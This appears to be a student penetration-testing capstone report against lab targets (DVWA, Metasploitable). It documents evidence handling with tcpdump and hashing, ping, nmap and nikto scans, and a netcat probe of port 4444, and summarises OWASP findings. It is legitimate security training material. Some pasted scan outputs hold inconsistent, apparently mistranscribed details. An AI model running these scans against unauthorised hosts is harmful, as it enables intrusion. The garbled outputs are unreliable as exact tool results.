
During testing of the DVWA lab we identified multiple OWASP Top 10 issues: Broken Access Control, Cryptographic Failures (no TLS, MD5 hashes, exposed phpinfo), Injection (SQLi and user dump), Insecure Design and Security Misconfiguration (debug files, default credentials), Vulnerable Components (db scripts in webroot), Authentication Failures (cracked passwords), Software & Data Integrity Failures (RCE via uploads and remote script includes), Logging/Monitoring gaps, and SSRF-capable code paths requiring prioritized remediation immediately.

## Reporting Practice:

### Description:

This task walks through a hands-on security assessment of a vulnerable web application. It includes identifying key risks, documenting findings, and visualizing how an attacker could move through the system. Using tools like Draw.io, we mapped out vulnerabilities from weak passwords to SQL injection and created a clear diagram showing how threats escalate. The goal is to help both technical teams and decision-makers understand the risks and take action to secure the system.

## PROOF OF CONCEPT (POC):



### Attack flow and risk mapping:

- It all starts with the attacker, represented by the “User” icon. This could be a hacker or an automated exploit trying to break into the system.
- The first target is the Web Server, where attackers try to exploit weaknesses like:
  - SQL Injection (Critical): A highly dangerous way to manipulate the database directly.
  - Insecure Design (High): Flaws in how the system is built that make attacks easier.

- Broken Access Control (High): When attackers access areas or data they shouldn't.
- From the server, the attack can reach the Database, which stores sensitive information. Here, risks get even higher:
  - Weak passwords and outdated components make it easier for attackers to gain access.
  - Integrity failures allow malicious files to be uploaded.
  - Poor logging means we might not even notice the breach until it's too late.
- The Investigation node represents detection and response. If vulnerabilities aren't fixed, this is where we end up—scrambling to figure out what went wrong after the damage is done.
- Red arrows highlight the most dangerous paths—these are the areas that need urgent attention.
- Dashed lines show supporting weaknesses that could make an attack worse if exploited.

### **Summary:**


We carried out a security review of our web application and found several critical and high-risk vulnerabilities, such as SQL injection and weak access controls, which could allow unauthorized access or data manipulation. A visual diagram illustrates how these threats could move through the system. Based on our findings, we've proposed a remediation plan focused on strengthening input validation, improving authentication, and updating components to reduce risk and enhance overall system security.

## Post-Exploitation and Evidence Collection: PROOF OF CONCEPT (POC):

I created a tidy project workspace and a background session to keep long-running tasks alive. The folder structure separates reconnaissance, exploitation, raw evidence, metadata, reports, and screenshots so files don't get mixed up.

### Commands used:


```
mkdir -p ~/vapt/capstone/{recon,exploitation,evidence/raw,evidence/metadata,reports,screenshots}
```



A screenshot of a terminal window titled "kali@kali: ~". The window shows a single line of text: "\$ mkdir -p ~/vapt/capstone/{recon,exploitation,evidence/raw,evidence/metadata,reports,screenshots} [~]". The terminal has a dark theme with white text and a black background. The window title bar also displays "kali@kali: ~".

opens a persistent session (vapt\_work) so you can run captures or tools continuously even if your terminal disconnects. The session\_log.txt is a chronological record of commands and actions useful for audit trails and preserving the chain-of-custody.

```
touch ~/vapt/capstone/evidence/metadata/session_log.txt
```




```
kali㉿kali:~$ mkdir -p ~/vapt/capstone/{recon,exploitation,evidence/raw,evidence/metadata,reports,screenshots}
kali㉿kali:~$ touch ~/vapt/capstone/evidence/metadata/session_log.txt
kali㉿kali:~$
```

## Packet Capture Setup for Network Traffic Analysis:

Started a live packet capture to record all network traffic from the lab host. Using -i any ensures tcpdump listens on every interface available, and -w writes the packets straight to a timestamped .pcap file so you can analyze them later in Wireshark or other tools. The \$(date +%F\_%H%M%S) in the filename prevents accidental overwrites and makes each capture traceable. In this lab environment tcpdump may note that promiscuous mode isn't supported on any, but it will still capture traffic relevant for investigation which is fine for controlled testing.

## Commands used:

```
sudo tcpdump -i any -w ~/vapt/capstone/evidence/raw/pcap_$(date +%F_%H%M%S).pcap
```




```
kali㉿kali:~$ mkdir -p ~/vapt/capstone/{recon,exploitation,evidence/raw,evidence/metadata,reports,screenshots}
kali㉿kali:~$ touch ~/vapt/capstone/evidence/metadata/session_log.txt
kali㉿kali:~$ sudo tcpdump -i any -w ~/vapt/capstone/evidence/raw/pcap_$(date +%F_%H%M%S).pcap
[sudo] password for kali:
tcpdump: WARNING: any interface doesn't support promiscuous mode
(promiscuous mode is supported on the "any" device)
tcpdump: listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes

```

## Result

After stopping the capture in Wireshark, the saved pcap contained 50 packets. The capture recorded a small amount of traffic 50 packets indicates low activity during the capture window.




# Verifying Latest Packet Capture Integrity:

We locate the most recently captured PCAP using `ls -t ... | head -n1`, so we always work with the latest traffic capture. Then, `sha256sum` generates a unique hash for that file, serving as a fingerprint. This is essential for evidence integrity — anyone reviewing the file later can verify it hasn't been modified, supporting the chain-of-custody in a professional and reproducible way.

## **Commands used:**

```
PCAP=$(ls -t ~/vapt/capstone/evidence/raw/*.pcap | head -n1) sha256sum "$PCAP"
```



## Evidence Table:

Item	Description	Collected By	Date	File / Path	SHA256
Traffic Log	HTTP / network capture	VAPT Analyst	2025-10-16	/home/kali/vapt/capstone/evidence/raw pcap_2025-10-16_124114.pcap	92354a431d4cb0bdd5f7d30d6e5e05fb70e104828cdfb30f088f570f01211298

## **Evidence Collection Summary**

During the engagement, a structured evidence collection process was followed. Project directories were created to separate reconnaissance, exploitation, raw evidence, metadata, reports, and screenshots. Network traffic was captured using tcpdump on all interfaces, producing timestamped PCAP files. The latest capture was identified and hashed with SHA-256 to ensure integrity. Session logs recorded every action, supporting chain-of-custody. This systematic approach ensured all captured data, including packets and exploit outputs, were securely stored, traceable, and ready for analysis or reporting.

## **Capstone Project: Full VAPT Cycle: PROOF OF CONCEPT (POC):**

a structured workspace was created to organize all artifacts, including scans, exploits, reports, screenshots, and evidence. tmux allows long-running tasks like packet captures to continue even if the terminal disconnects. The session\_log.txt maintains a chronological record of all actions, supporting reproducibility and chain-of-custody.

### **Commands used:**

```
mkdir -p
~/vapt/capstone/task5/{recon,scans,exploitation,reports,screenshots,evidence,session}
touch ~/vapt/capstone/task5/session/session_log.txt
tmux new -s vapt_work
```


### **Reachability Check:**

This confirms the target host is online and reachable with low latency, ensuring it is ready for subsequent scanning and testing steps.

### **Commands used:**

```
ping -c 4 192.168.222.129
```

4 packets transmitted, 4 received, 0% packet loss



```
File Edit Search View Document Help
Ping output for 192.168.222.129 on Thu Oct 16 01:26:24 PM IST 2025
2 PING 192.168.222.129 (192.168.222.129) 56(84) bytes of data.
3 64 bytes from 192.168.222.129: icmp_seq=1 ttl=64 time=0.688 ms
4 64 bytes from 192.168.222.129: icmp_seq=2 ttl=64 time=0.482 ms
5 64 bytes from 192.168.222.129: icmp_seq=3 ttl=64 time=0.496 ms
6 64 bytes from 192.168.222.129: icmp_seq=4 ttl=64 time=0.676 ms
7
8 --- 192.168.222.129 ping statistics ---
9 4 packets transmitted, 4 received, 0% packet loss, time 3055ms
10 rtt min/avg/max/mdev = 0.482/0.585/0.688/0.096 ms
11
```

## Port & Service Discovery (Nmap):

The scan enumerated multiple services typical of a Metasploitable image. The presence of a bindshell on port 1524 and several outdated services (Apache, MySQL, etc.) are high-risk indicators and should be prioritized for containment and remediation before further testing.

### Commands used:

```
sudo nmap -sS -sV -T4 --top-ports 1000 -oA ~/vapt/capstone/task5/scans/nmap_initial
192.168.222.129
```

### Key results:

- 21/tcp open : ftp (vsftpd 2.3.4)
- 22/tcp open : ssh (OpenSSH 4.7p1)
- 23/tcp open : telnet
- 80/tcp open : http (Apache httpd 2.2.8)
- 1524/tcp open : bindshell (Metasploitable root shell)
- 3306/tcp open : mysql (MySQL 5.0.51a)

```
Session Actions Edit View Help
TCP connect OK
[(kali㉿kali)] ~
└─$ /bin/nc -vz 192.168.222.128 4444
[192.168.222.128] inverse host lookup failed: Unknown host
[UNKnown] [192.168.222.128] 4444 (?) open
[(kali㉿kali)] ~
└─$ sudo lsof -i :4444 -t | xargs -r sudo kill -9
[sudo] password for kali:
[(kali㉿kali)] ~
└─$ jobs -v
jobs: bad option: -v
[(kali㉿kali)] ~
└─$ sudo lsof -i :4444 -t | xargs -r sudo kill -9
[(kali㉿kali)] ~
└─$ sudo -l
sudo: command not found
[(kali㉿kali)] ~
└─$ sudo nmap -sS -sV -T4 --top-ports 1000 -oA ~/vapt/capstone/task5/scans/nmap_initial 192.168.222.129
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-16 17:22 IST
Nmap scan report for 192.168.222.129
Host is up (0.0005s latency).
Nmap done: 1 IP address (1 host up) scanned in 11.77 seconds
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Bubuntui (protocol 2.0)
23/tcp    open  telnet
25/tcp    open  smtp         Postfix sendmail
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
113/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        netcat
524/tcp   open  netbios-dgm  GNU Classpath gmrregistry
109/tcp   open  java-rmi   Metasploitable root shell
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs
2222/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
3306/tcp  open  mysql       MySQL 5.6.51a-Ubuntu5
5432/tcp  open  postgresql PostgreSQL 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  x11         (access denied)
6667/tcp  open  irc
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:FA:D0:2A (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.77 seconds
[(kali㉿kali)] ~
```

## Web Enumeration (Nikto):

Nikto identified several risky issues: an exposed phpinfo.php page, a phpMyAdmin interface, directory listings, missing security headers, and an enabled TRACE method. These findings increase the chance of information disclosure and easier exploitation; they should be remediated or restricted promptly.

### Commands used:

```
Nikto -h http://192.168.222.129 -output~/vapt/capstone/task5/scans/nikto_192.168.222.129.txt
```



```

Session Actions Edit View Help
2121/tcp open  ftp  proFTPD 1.3.1
3306/tcp open  mysql  MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc  VNC (protocol 3.3)
6000/tcp open  X11  (access denied)
6001/tcp open  vnc  VNC (protocol 3.3)
8080/tcp open  http  Apache Jserv (Protocol v1.3)
8180/tcp open  http  Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:FA:D0:2A (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 11.77 seconds
[kali㉿kali:~] $ nikto -h http://192.168.222.129 -output ~/vapt/capstone/task5/scans/nikto_192.168.222.129.txt
- Nikto v2.5.0

+ Target IP:      192.168.222.129
+ Target Hostname: 192.168.222.129
+ Target Port:    80
+ Start Time:    2025-10-16 17:22:57 (GMT5.5)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/misconfigurations/x-content-type-options-is-not-set
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebcd59d15.htm
+ /typo3: Directory indexing is enabled on /typo3. See: https://www.wisec.it/sectou.php?id=4698ebcd59d15.htm
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output From the phpinfo() function was found.
+ /icons/: Directory indexing is enabled on /icons/. See: https://www.wisec.it/sectou.php?id=4698ebcd59d15.htm
+ /doc/: Directory indexing is enabled on /doc/. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /~PHPB85BF2A0-3C92-11d2-A3A0-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /~PHPB85BF3E6-D428-11d2-A769-00A001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /~PHPB85BF15-D428-11d2-A769-00A001ACF41: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/Changelog.php: Server may leak inodes via ETags, header found with file /phpMyAdmin/Changelog, inode: 92462, size: 40540, mtime: Tue Dec 9 22:54:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
